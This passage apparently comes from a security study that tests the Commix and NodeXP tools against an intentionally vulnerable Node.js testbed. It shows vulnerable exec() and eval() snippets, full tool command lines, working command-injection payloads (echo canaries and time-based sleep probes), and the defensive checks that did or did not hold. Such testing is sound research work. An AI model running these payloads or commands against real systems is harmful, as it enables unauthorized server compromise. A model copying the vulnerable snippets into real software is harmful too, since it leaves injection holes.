Description: Similarly to the previous examples the Node.js application expects a valid IP address as input in order to perform a “ping” operation through the `exec()` method. This type a small sanitization attempt is made from the application’s part with the input address being placed inside single quotes in order to attempt to escape injections. However this attempt is not enough and Commix will once again manage to hack the application. The vulnerable code snippet of the Node.js application is the following:

```
child = exec(ping_command + "'" + addr + "'",
function (error, stdout, stderr) {
    return res.render(template_name, {
        title: template_title,
        exec_res: stdout
    });
});
```

Running Commix:

```
python commix.py --url="http://localhost/scenarios/regular/GET/classic_quote?addr=" \
-p addr
```

Payload: `;echo AICDUT$((69+89))$(echo AICDUT)AICDUT`

Exploit explanation: While this scenario will take more time for Commix to exploit, the powerful tool will still find a payload that successfully injects into the ping command even with the use of **single quotes** around the “addr” parameter. This scenario showcases that developers cannot blindly trust that blindly wrapping a System OS parameters in single quotes makes it safe to injections.

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 4 – Classic Double-Quote example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: No.

Description: The Scenario attempts a very simple form of sanitization by enclosing the “addr” parameter it will receive from users in double quotes. However, this is not enough to stop Commix from successfully exploiting the application. The Code snippet in this case was:

```
child = exec(ping_command + '\"' + addr + '\"',
function (error, stdout, stderr) {
    return res.render(template_name, {
        title: template_title,
        exec_res: stdout
    });
});
```

Payload: `";echo IODYHY$((78+30))$(echo IODYHY)IOYHYH"`

Scenario 5 – Classic Non-Space example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: No.

Description: In this scenario the Node.js application attempts to defend against malicious input by checking for any whitespace command such as (Space, Tab, Carriage Return and Newline feed). If any of these characters is located then the Scenario aborts the user request. This actually helps the Node.js application successfully protect from the SSJI exploiting of the exec() method since Commix will attempt to send payloads containing the “echo” command to determine the injection and this means that it has to use at least one whitespace character in the payload. The Code snippet that protected the application in this case was:

```
if (addr !== undefined) {
    if (addr.match("\\s+") !== null) {
        return res.render('regular_classic_post',
            { title: 'Classic non-space example',
              exec_res: 'No white spaces are allowed!'
            }
        );
    }
}
```

Scenario 6 – Classic blacklisting example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **exec()**.

Description: In this scenario the Node.js application attempts to defend itself from malicious input by “blacklisting” certain characters that it might find in the “addr” parameter. Specifically the application logic looks for the “;”, “&&”, “|”, “” which if allowed to be inserted can cause injections due to being command shell operators. Instead of aborting the user request right away, the SSJI Testbed silently erases these characters from the string if they exist and attempts to make it safe. However, this basic blacklisting operation is not enough to protect the scenario from Commix and an exploit is made.

The Code snippet through which the application attempted to defend itself was the following:

```
if (addr !== undefined) {
  if (addr.includes(';')) {
    addr = addr.replace(';', '');
  }

  if (addr.includes('&&')) {
    addr = addr.replace('&&', '');
  }

  if (addr.includes('|')) {
    addr = addr.replace('|', '');
  }

  if (addr.includes('"')) {
    addr = addr.replace('"', '')
  }
}
```

Payload: `%26echo NHHLKV$((63+79))$(echo NHHLKV)NHHLKV`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 7 – Classic hashing example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **exec()**.

Description: In this scenario the SSJI Testbed imitates a simple MD5 Hashing utility. It expects a string input from the user and then produces its MD5 Hash and returns it to the user through the Web page. Commix is able to exploit this scenario because the Node.js application produces the MD5 Hash through the use of the **echo** command in the **exec()** exploitable function. However, it should be noted that in this Scenario the Commix tool failed to exploit the webpage using the **Results-Based** technique.

On the other hand, using the **Time-based Blind** technique the application was successfully exploited by Commix which was able to deduce how to affect it using the **sleep()** command.

The vulnerable Code snippet is shown below:

```
child = exec('echo ' + someString + ' | md5sum',
function (error, stdout, stderr) {
    return res.render(template_name, { title: template_title, exec_res: stdout });
});
```

Payload: `;str=$(echo DMVRFE);str1=$(expr length "$str");if [6 != $str1];then sleep 0;else sleep 1;fi`

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MetaSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 8 - Classic example & Basic HTTP Authentication

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **exec()**.

Description: This scenario is of the same functionality as Scenario 1 with Basic Authentication mechanism added on top of it. Users connecting the URL of this Scenario are prompted to authenticate using a username and a password. This scenario exists to showcase that a malicious user can be a true registered member of website that supplies their own valid credential to a hacking tool before enacting an attack. For this scenario, Commix was supplied with a pair of valid credentials and then successfully exploited the `exec()` method as in the first scenario of the category.

Running Commix:

```
python commix.py --url="http://localhost/scenarios/regular/POST/classic_basic_auth" \
--data="addr=127.0.0.1" --auth-type='basic' --auth-cred=admin:admin
```

Payload: `;echo FTDMNQ$((12+75))$(echo FTDMNQ)FTDMNQ`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 9 - Blind regular example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: `exec()`.

Description: This is the first scenario where the user of Commix will have to attempt a SSJI attack using the Time-based Blind Technique right off the bat. The reason for this is that while the application uses the `exec()` method once again to execute the “ping” command as in the first scenario, it now does not return any output through which Commix can deduce if the Injection was successful. Specifically, if the “ping” operation was successful the returned output is a generic approval message while in case of failure the output is simply a generic error message. Therefore, attempting to use the Results-Based technique will do no good. Furthermore, at this point it should be mentioned that the File-based Blind Injection Technique will do no good either because the structure of the Express.js application and its routing techniques protects it from malicious users accessing arbitrary created files through the User Interface by exposing URLs to the outer world that are actually virtual and are translated to other paths inside the application. This causes confusion to tools like Commix and makes the File-based attack in this case unusable.

The only option through which the application can be exploited in this case is the Time-based Blind Technique. Through this technique the application was deemed vulnerable once more by Commix and a Pseudo Terminal was established.

Running Commix with Blind Time-Based Technique:

```
python commix.py --url="http://localhost/scenarios/regular/GET/blind?addr=" \  
-p addr --technique=T
```

Payload: `;$str=$(echo BVWRUH);str1=$(expr length "$str");if [6 != $str1];then sleep 0;else sleep 1;fi`

This time the Node.js application attempted to defend using the Code Snippet shown in the following page:

```
child = exec(ping_command + addr,  
function (error, stdout, stderr) {  
    if (error) {  
        return res.render(  
            template_name,  
            { title: template_title,  
              exec_res: 'The ip ' + addr + ' seems to be down!' }  
        );  
    }  
  
    return res.render(template_name, {  
        title: template_title,  
        exec_res: 'The ip ' + addr + ' seems to be up and running!' }  
    );  
});
```

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MetaSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 10 – Double Blind regular example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **exec()**.

Description: This scenario takes the principles of the Blind regular example one step further. Instead of simply hiding whether the “ping” operation failed or not it also redirect the result of the “ping” command to “dev/null” attempting through this measure to hide any output that could be excavated through malicious attempts.

However, this does not make the application immune to Time-based Blind SSJI Injection attacks since the sleep() command that Commix uses in order to deduce if a scenario is vulnerable or not does not have any output either way. Thus, Commix is still able to exploit the application and establish a Pseudo-Terminal.

The Code snippet through which the application attempted to defend itself:

```
child = exec(ping_command + addr + '> /dev/null &',
function (error, stdout, stderr) {
    if (error) {
        console.log(template_name + ' exec error: ' + error);
        return res.render(
            template_name,
            { title: template_title,
              exec_res: 'The ip ' + addr + ' seems to be down!'
            }
        );
    }

    return res.render(template_name, {
        title: template_title,
        exec_res: 'The ip ' + addr + ' seems to be up and running!'
    });
});
```

Payload: `;str=$(echo STEGDY);str1=$(expr length "$str");if [6 != $str1];then sleep 0;else sleep 1;fi`

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MetaSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 10 – Eval Regular Example

Injectable through **Commix**: No.

Injectable through **NodeXP**: Yes.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: `eval()`.

Description: This is the first scenario that is showcased as vulnerable to NodeXP usage. The Commix tool would not be helpful to an attacker in this case since this scenario makes use of the JavaScript `eval()` method. This type of SSJI vulnerability cannot be exploited through Commix since as explained in earlier chapters Commix attempts SSJI by injecting and sending System Commands hoping for the targeted

website to be using a System Command execution method such as the vulnerable **exec()**. It should be noted here that Commix can also exploit the PHP eval() variant by sending payloads with PHP code in them but in its current version cannot exploit the JavaScript eval() method which is used here.

The Node.js application uses the following Code Snippet in this scenario:

```
var some_res = eval("\\"Hello, " + user + "!\";");
```

In this case the application waits for “user” String parameter through its User Interface and once it receives it uses the eval() method to concatenate it with the “Hello” phrase and send back greetings to the user.

Running NodeXP:

```
python nodexp.py -u="http://localhost:3000/scenarios/regular/POST/eval" \
-p="user=[INJECT_HERE]" --time=19999
```

Payload: eval(gmzFStHoliQadcnO)

Exploit Explanation: The vulnerable eval() method used by the SSJI Testbed was injected with another eval() containing an arbitrary String. This caused for the eval() chain to result in the nested String as it output and this was the result that was returned through the Web application. Thus, NodeXP was able to deduce that Result-based SSJI exploiting is possible.

Severity of Exploit: Very High – Right off the bat, if an SSJI vulnerability is located, NodeXP exploits it and creates a Metasploit Meterpreter Reverse Terminal. This exploit is even more potent than the Pseudo Terminal established by Commix since it establishes a Terminal Session that is independent from the SSJI vulnerability. Meaning that, consequent attacks do not need to be injected as payloads and pass through the SSJI vulnerability. It should be noted however, that the Meterpreter session can sometimes hit against Firewall and other Network rules that a production application follows that prohibit the establishment of Remote Terminal Sessions to unknown IP addresses.

Scenario 11 – Eval Base64 Example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Injection is possible through both **GET** and **POST**: No.

Description: While this scenario does not differ greatly from the previous one, it introduces a Base64 decoding/encoding step for the “user” parameter value. While NodeXP seems to support a Base64 encoding option for its payloads similar to Commix, the encoding seems not to be working correctly leaving this case unexploited through Commix and NodeXP.

Scenario 12 - Classic (JSON) regular example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: This scenario simulates a POST endpoint of a REST API. It is different from the scenarios before it because it does not provide users with a form to send data to. Instead it expects users to send a JSON payload to it that contains two attributes: "addr" and "name". However, only the "addr" payload is of actual use to malicious users since similar to scenario 1 it is used through the **exec()** method to execute the "ping" command. By instructing Commix to create a JSON payload and attempt to inject the Node.js application through it, Commix was able to find a Result-Based SSJI vulnerability.

Running Commix:

```
python commix.py --url="http://localhost/scenarios/regular/POST/classic_json" \
  --data="{'addr': '127.0.0.1', 'name': 'bla'}" -p addr
```

Payload: `;echo LXEPJZ$((60+31))$(echo LXEPJZ)LXEPJZ`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like "ls" for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 13 - Blind (JSON) regular example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: This scenario is identical to the previous ones but hides the output of the `exec()` command forcing the Commix user to use the Time-based Blind SSJI attack in order to exploit the application.

Running Commix:

```
python commix.py --url="http://localhost/scenarios/regular/POST/blind_json" \
  --data="{'addr': '127.0.0.1'}" -p addr --technique=T
```

Payload: `;str=$(echo WSBSYL);str1=$(expr length "$str");if [6 != $str1];then sleep 0;else sleep 1;fi`

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long

time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MetaSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 14 - Eval (JSON) regular example

Injectable through **Commix**: No.

Injectable through **NodeXP**: Yes.

Vulnerable Node.js method: **eval()**.

Description: In this scenario the Node.js application expects a POST request that contains a JSON with the “name” attribute in it. After receiving the input it uses the vulnerable “eval()” method to create a greeting phrase and send it through a Response object, thus, opening the Scenario to NodeXP SSJI exploiting.

Running NodeXP:

```
python nodexp.py -u="http://localhost:3000/scenarios/regular/POST/eval_json" \
-p="name=[INJECT_HERE]" --time=19999
```

Payload: *eval(WsrxySEOGXWeFcUR)*

Exploit Explanation: See Scenario 10.

Severity of Exploit: Very High – Right off the bat, if an SSJI vulnerability is located, NodeXP exploits it and creates a MetaSploit Meterpreter Reverse Terminal. This exploit is even more potent than the Pseudo Terminal established by Commix since it establishes a Terminal Session that is independent from the SSJI vulnerability. Meaning that, consequent attacks do not need to be injected as payloads and pass through the SSJI vulnerability. It should be noted however, that the Meterpreter session can sometimes hit against Firewall and other Network rules that a production application follows that prohibit the establishment of Remote Terminal Sessions to unknown IP addresses.

Scenario 15 - Preg_match() regular example & Scenario 16 – Preg_match() blind example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: Neither Commix nor NodeXP are able to perform SSJI exploiting on the application in these scenarios. The application has sufficiently defended itself by enforcing a strict format on the type of input it expects. Specifically, the application once more expects users to send it a valid IP address for “ping”. This time however, it ensures that the input string given is in exact IP address format and only then proceeds. In the “Blind” variant of the scenario the application does not even inform users with the Ping results and only returns a generic confirmation or error depending

on the situation, thus, aptly protecting itself from SSJI attacks. The Code Snippet that protected the application successfully in this case is worth taking a look:

```
if (addr.match(/\\d{1,3}\\d{1,3}\\d{1,3}\\d{1,3}/) == null) {
    return res.render(
        template_name,
        {
            title: template_title,
            exec_res: 'Invalid IP address format.'
        }
    );
}
```

Scenario 17 - Str_Replace() regular example

Injectable through **Commix**: No.

Injectable through **NodeXP**: Yes.

Vulnerable Node.js method: **eval()**.

Description: In this scenario the Node.js application expects a user to send his name and then performs certain blacklisting operations on it making certain special characters to disappear in an attempt to sanitize the input. However right after these operations it performs eval() on the resulting input and NodeXP still manages to exploit the application.

Specifically the Node.js application runs the following code in this scenario:

```
user = user.replace('\\', '');
user = user.replace("'", "");
user = user.replace('"', '');

var some_res = eval("`" + user + "`");
```

Payload: *eval(MxpCxIDTezaokglm)*

Severity of Exploit: Very High – Right off the bat, if an SSJI vulnerability is located, NodeXP exploits it and creates a Meterpreter Reverse Terminal. This exploit is even more potent than the Pseudo Terminal established by Commix since it establishes a Terminal Session that is independent from the SSJI vulnerability. Meaning that, consequent attacks do not need to be injected as payloads and pass through the SSJI vulnerability. It should be noted however, that the Meterpreter session can sometimes hit against Firewall and other Network rules that a production application follows that prohibit the establishment of Remote Terminal Sessions to unknown IP addresses.

Scenario 18 - Create_Function() regular example

Injectable through **Commix**: No.

Injectable through **NodeXP**: Yes.

Injection is possible through both **GET** and **POST**: Yes.

Vulnerable Node.js method: **function()**.

Description: The function() Node.js method is a powerful JavaScript method that allows developers to create anonymous functions that contain JavaScript code as String (similar to eval) on the fly. In this scenario, the SSJI Testbed application expects a user to send his name. It receives the value of the name and passes it into the a function() method invocation opening up a SSJI vulnerability which NodeXP can detect.

Specifically, the vulnerable Node.js Code snippet is the following:

```
var myFunc = new Function("", "return \"Hello, \" + user + \"!\";");
var some_res = myFunc('');

console.log('Create_Function_Get returned: ' + some_res);
```

Payload: eval(vJLKDQbUzpdINFAY)

Severity of Exploit: Very High – Right off the bat, if an SSJI vulnerability is located, NodeXP exploits it and creates a Metasploit Meterpreter Reverse Terminal. This exploit is even more potent than the Pseudo Terminal established by Commix since it establishes a Terminal Session that is independent from the SSJI vulnerability. Meaning that, consequent attacks do not need to be injected as payloads and pass through the SSJI vulnerability. It should be noted however, that the Meterpreter session can sometimes hit against Firewall and other Network rules that a production application follows that prohibit the establishment of Remote Terminal Sessions to unknown IP addresses.

User-Agent Category Scenarios

This category contains exploiting scenarios that are based on modifying and exploiting the “User-Agent” HTTP Header of an HTTP request. Only Commix is able to take advantage of these vulnerabilities since NodeXP does not offer such an option.

Scenario 1 – Classic User-Agent-based example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: In this scenario the Node.js application first looks for the user-agent HTTP header in the HTTP request. If the header is found then this scenario proceeds to create an “echo” System Command using the “user-agent” HTTP header in order to greet the user. In order to run the “echo” command and get its output it uses the **exec()** vulnerable method, allowing for exploiting through Commix.

The Node.js application receiving the HTTP “User-Agent” header:

```
var user_agent = req.headers['user-agent'];

some_cmd = "echo '" + user_agent + "'";

child = exec(some_cmd,
function (error, stdout, stderr) {
    return res.render(
        template_name,
        { title: template_title, exec_res: stdout }
    );
});
```

Running Commix:

```
python commix.py --url="http://127.0.0.1/scenarios/user-agent/ua(classic)" \
--user-agent=myagent --level=3
```

Payload: `echo GGZQZN$((22+34))$(echo GGZQZN)GGZQZN`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 2 – Blind User-Agent-based example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: In this scenario the Node.js application first looks for the user-agent HTTP header in the HTTP request. If the header is found then the SSJI Testbed intends to use “echo” on the user-agent header value and then “| grep Firefox”. Essentially, this set of commands is meant to slightly sanitize the User-Agent input by comparing it to the “Firefox” literal and also by placing the “user-agent” value inside quotes. Finally, the application takes one last protection measure by hiding the output of the echo command and instead returning a funny message on Success or Failure.

However, even with these 3 measures mentioned, the application is not safe from a Blind Time-based attack from Commix.

The Node.js application receiving the HTTP “User-Agent” header:

```
var some_cmd = "echo '" + user_agent + "' | grep Firefox";

child = exec(some_cmd,
function (error, stdout, stderr) {
    if (error) {
        return res.render(
            template_name,
            {
                title: template_title,
                exec_res: "Please, download Mozilla Firefox!"
            }
        );
    }

    return res.render(
        template_name,
        {
            title: template_title,
            exec_res: "Viva La Mozilla Firefox!"
        }
    );
});
```

Running Commix:

```
python commix.py --url="http://127.0.0.1/scenarios/user-agent/ua(blind)" \
--user-agent=myagent --level=3 --technique=T
```

Payload: `&sleep 0 &&str=$(echo NSGTPF)&&str1=$(expr length "$str")&&[6 -eq $str1]&&sleep 1`

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long

time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MetaSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 3 - Eval user-agent-based example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: This Scenario utilizes the vulnerable eval() method to process the User-Agent HTTP Header. However this Scenario is not exploitable neither using Commix nor using NodeXP. Commix cannot exploit the JavaScript eval() method while NodeXP cannot inject payloads into the User-Agent HTTP Header.

Cookie Category Scenarios

This category contains exploiting scenarios that are based on modifying and exploiting the Cookie an HTTP request might contain. Only Commix is able to take advantage of these vulnerabilities since NodeXP does not offer Cookie payload injection.

Scenario 1 – Classic Cookie-based Example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: In this scenario the SSJI Testbed simulates a conventional Web Application by looking to see if the HTTP request of the user contains a specific Cookie named “addr”. If the Cookie exists the application will pass it to the exec() command in order to run the “ping” System command, and in doing so, opens the application to SSJI exploiting by Commix.

The Node.js application looks for the Cookie and passes for “ping” parameter if it exists:

```
addr = cookie_value = req.cookies.addr;

child = exec(ping_command + addr,
  function (error, stdout, stderr) {
    return res.render(template_name, {
      title: template_title,
      exec_res: exec_res
    });
  });
```

Running Commix:

```
python commix.py --url="http://localhost/scenarios/cookie/cookie(classic)" \  
--cookie="addr=127.0.0.1" -p addr
```

Payload: `&echo HXMEGQ$((8+65))$(echo HXMEGQ)HXMEGQ`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 2 – Classic Cookie-based (Base64) Example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: `exec()`.

Description: In this scenario the SSJI testbed looks for a Base64 encoded “user” parameter in the Cookies of the incoming HTTP requests. If such a Cookie is found then it constructs a greeting message using “echo” and sends it to `exec()` for execution. Although the application attempts to do some basic escaping in order to protect itself from potentially malicious decoded payloads injected into the “user” parameter using single quotes, the injection is still possible using Commix.

The vulnerable Code Snippet:

```
some_cmd = "echo Hello, '" +  
    Buffer.from(req.cookies.user, 'base64').toString('ascii') +  
    "'" +  
  
child = exec(some_cmd,  
function (error, stdout, stderr) {  
    return res.render(template_name, { title: template_title, exec_res: stdout });  
});
```

Running Commix:

```
python commix.py --url="http://localhost/scenarios/cookie/cookie(b64)" \  
--cookie="user=bla" -p user --tamper=base64encode
```

Payload:

`J2VjaG8gSExSUUJLJCgoODkrMTkpKSQoZWNoYBITFJRQkspSExSUUJLJw==`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 3 – Blind Cookie-based Example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: This scenario is identical to Scenario 1 of the Cookie category but is not vulnerable to SSJI Results-Based attack due to returning a simple Generic Success/Failure message depending on whether “ping” through `exec()` failed or not.

This scenario can be exploited using Time-based Blind Command Injection attack from Commix.

Running Commix:

```
python commix.py --url="http://localhost/scenarios/cookie/cookie(blind)" \
--cookie="addr=1.1.1.1" -p addr --technique=T
```

Payload: `&sleep 0 &&str=$(echo XFSWXM)&&str1=$(expr length "$str")&&[6 -eq $str1]&&sleep 1`

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MetaSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 3 - Eval Cookie-based example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: This Scenario utilizes the vulnerable `eval()` method with the “user” Cookie that is contained in HTTP request and creates a Greeting string that will be returned to users. However, since Commix cannot exploit the `eval()` JavaScript method and NodeXP cannot inject payloads into Cookies, this scenario is not exploitable using any of the two tools.

Referrer Category Scenarios

This category contains exploiting scenarios that are based on modifying and exploiting the “Referrer” HTTP Header of an HTTP request. This HTTP header when set reveals information about the website that the user previously visited and linked him to the current one. Only Commix is compatible with these scenarios.

Scenario 1 – Classic Referrer based example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: In this scenario the SSJI Testbed attempts create a Greeting message based on the Referrer HTTP Header and using the OS command “echo” through the `exec()` method. In an attempt to sanitize malicious user input in the Referrer HTTP Header it encloses it in double quotes but the defense method is not sufficient and Commix is able to achieve SSJI by being instructed to inject the Referrer HTTP Headers.

The Node.js application using the Referrer Header to construct an “echo” statement:

```
var referer = req.get('Referrer');

if (referer !== undefined) {
    some_cmd = "echo It is always good to remember where " +
        "you came from...\\(Referer: '" + referer + "'\\)";
}
```

Running Commix:

```
python commix.py --url="http://127.0.0.1/scenarios/referer/referer(classic)" \
    --referer=myreferer -p myreferer --level=3
```

Payload: `echo YYRNBB$((97+75))$(echo YYRNBB)YYRNBB`

Severity of Exploit: High – *Pseudo Terminal* of Commix can be established over Results-Based SSJI vulnerability. This means that Commix can send commands like “ls” for the attacker and easily retrieve the output of the command. The arsenal of commands available to the attacker is only limited by the privileges the Node.js application itself has on what commands he can execute.

Scenario 2 – Blind Referrer-based example

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: `exec()`.

Description: While similar to the previous scenario, in this one, the SSJI Testbed makes a greater attempt at protecting the application. Specifically, apart from enclosing the Referrer value in single quotes it also uses “grep” to further sanitize the input and allow only HTTP Requests that have been Referred from the server hosting the SSJI Testbed itself. Finally, in case of Success or Failure the output of the “echo” command is not returned and instead a Generic message is.

However, even with these 3 measures mentioned, the application is not safe from a Blind Time-based attack from Commix.

The Node.js Code snippet:

```
var server_name = req.headers.host;
var referer = req.get('Referrer');

if (referer !== undefined) {
  console.log('Referer is: ' + referer);
  var some_cmd = "echo '" + referer + "' | grep '" + server_name + "'";
  child = exec(some_cmd,
  function (error, stdout, stderr) {
    if (error) {
      return res.render(
        template_name,
        {
          title: template_title,
          exec_res: "Hey, what are you trying to do?!"
        }
      );
    }

    return res.render(template_name, { title: template_title, exec_res: "Welcome to " + server_name + "!" });
  });
}
```

Running Commix:

```
python commix.py --url="http://127.0.0.1/scenarios/referer/referer(blind)" \
--referer=myreferer -p myreferer --level=3 --technique=T
```

Payload: `&&sleep 0 &&str=$(echo XLWQVS)&&str1=$(expr length "$str")&&[6 -eq $str1]&&sleep 1`

Severity of Exploit: High but with Limited options – *Pseudo Terminal* of Commix can be established over the SSJI vulnerability but due to the exploit being Blind-based results which require output to be sent back to the attacker might take a long time to actually finish as explained in earlier paragraphs. This occurs because Commix would have to brute force its way through the output of a command to deduce what it was. A preferred follow up attack if an attacker wished to create a terminal would be to produce a MeterSploit payload and have it being executed in order to create a Meterpreter session.

Scenario 3 - Eval Referrer-based example

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: This Scenario utilizes the vulnerable `eval()` method to process the Referrer HTTP Header and create a Greeting message. However this Scenario is not exploitable neither using Commix nor using NodeXP. Commix cannot exploit the JavaScript `eval()` method while NodeXP cannot inject payloads into the User-Agent HTTP Header.

Regular Expression/Filters Category Scenarios

Unlike the previous categories this category is not meant to showcase different ways through which SSJI can occur. Instead, it mostly focuses on showing some simple precautions Programming teams can take when building their Node.js application. Specifically, each scenario attempts to make it difficult for malicious users to exploit the application by sanitizing the input against Regular Expression (RegEx) patterns. However, it should be made clear, that these scenarios are simple proof of concept and are not meant to be used as production case examples since exploiting techniques may exist that still find them vulnerable.

All of the following Scenarios make use of the **`exec()`** method. As explained in earlier Chapters NodeXP cannot exploit this method so it cannot be used at all. Commix was run against all of the scenarios but managed to exploit only 1 of these scenarios, showcasing how useful simple Regular Expression sanitization can be in many cases.

In this chapter, the code that helped defend the application in each case will be the main focus.

Scenario 1 - Regex for domain name validation

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

Description: The Scenario in this case expects a valid IP address in order to execute the “ping” command through `exec()`. However, it limits the values the “addr” parameter can actually contain by sanitizing user input against a Regular Expression (RegEx) that enforces a strict format rule. In order to check if a String fits a RegEx pattern in JavaScript, the **`match()`** method is used.

The Sanitization Code can be seen on the following page:

```

if (addr !== undefined) {
  var my_res = addr.match("^\\w+\\.\\.\\.\\w+\\.\\.\\.\\w+$");
  if (addr.match("^\\w+\\.\\.\\.\\w+\\.\\.\\.\\w+$") === null) {
    return res.render
      (
        'regular_classic_post',
        {
          title: 'Regex for domain name validation',
          exec_res: 'Invalid domain format'
        }
      );
  }
} else {
  return res.render
    (
      'regular_classic_post',
      {
        title: 'Regex for domain name validation',
        exec_res: 'Invalid domain format'
      }
    );
}

return ping_an_address(res, addr, 'regular_classic_post', 'Regex for domain name validation');

```

Scenario 2 – Nested Quotes

Injectable through **Commix**: Yes.

Injectable through **NodeXP**: No.

Vulnerable Node.js method: **exec()**.

Description: The Scenario attempts a very simple form of sanitization by enclosing the “addr” parameter it will receive from users in double quotes. However, as seen in previous scenarios this is not enough to stop Commix from successfully exploiting the application.

The Sanitization attempt:

```

child = exec(ping_command + '\"' + addr + '\"',
  function (error, stdout, stderr) {
    return res.render(template_name, {
      title: template_title,
      exec_res: stdout
    });
  });

```

Running Commix:

```

python commix.py --url="http://127.0.0.1/scenarios/filters/nested_quotes" \
  --data="{ 'addr': '127.0.0.1'}" -p addr

```

Payload: ;echo NULMIE\$(expr 18 + 25)\$(echo NULMIE)NULMIE

Scenario 3 - Regex filter for colon/pipe/ampersand/dollar

Injectable through **Commix**: No.

Injectable through **NodeXP**: No.

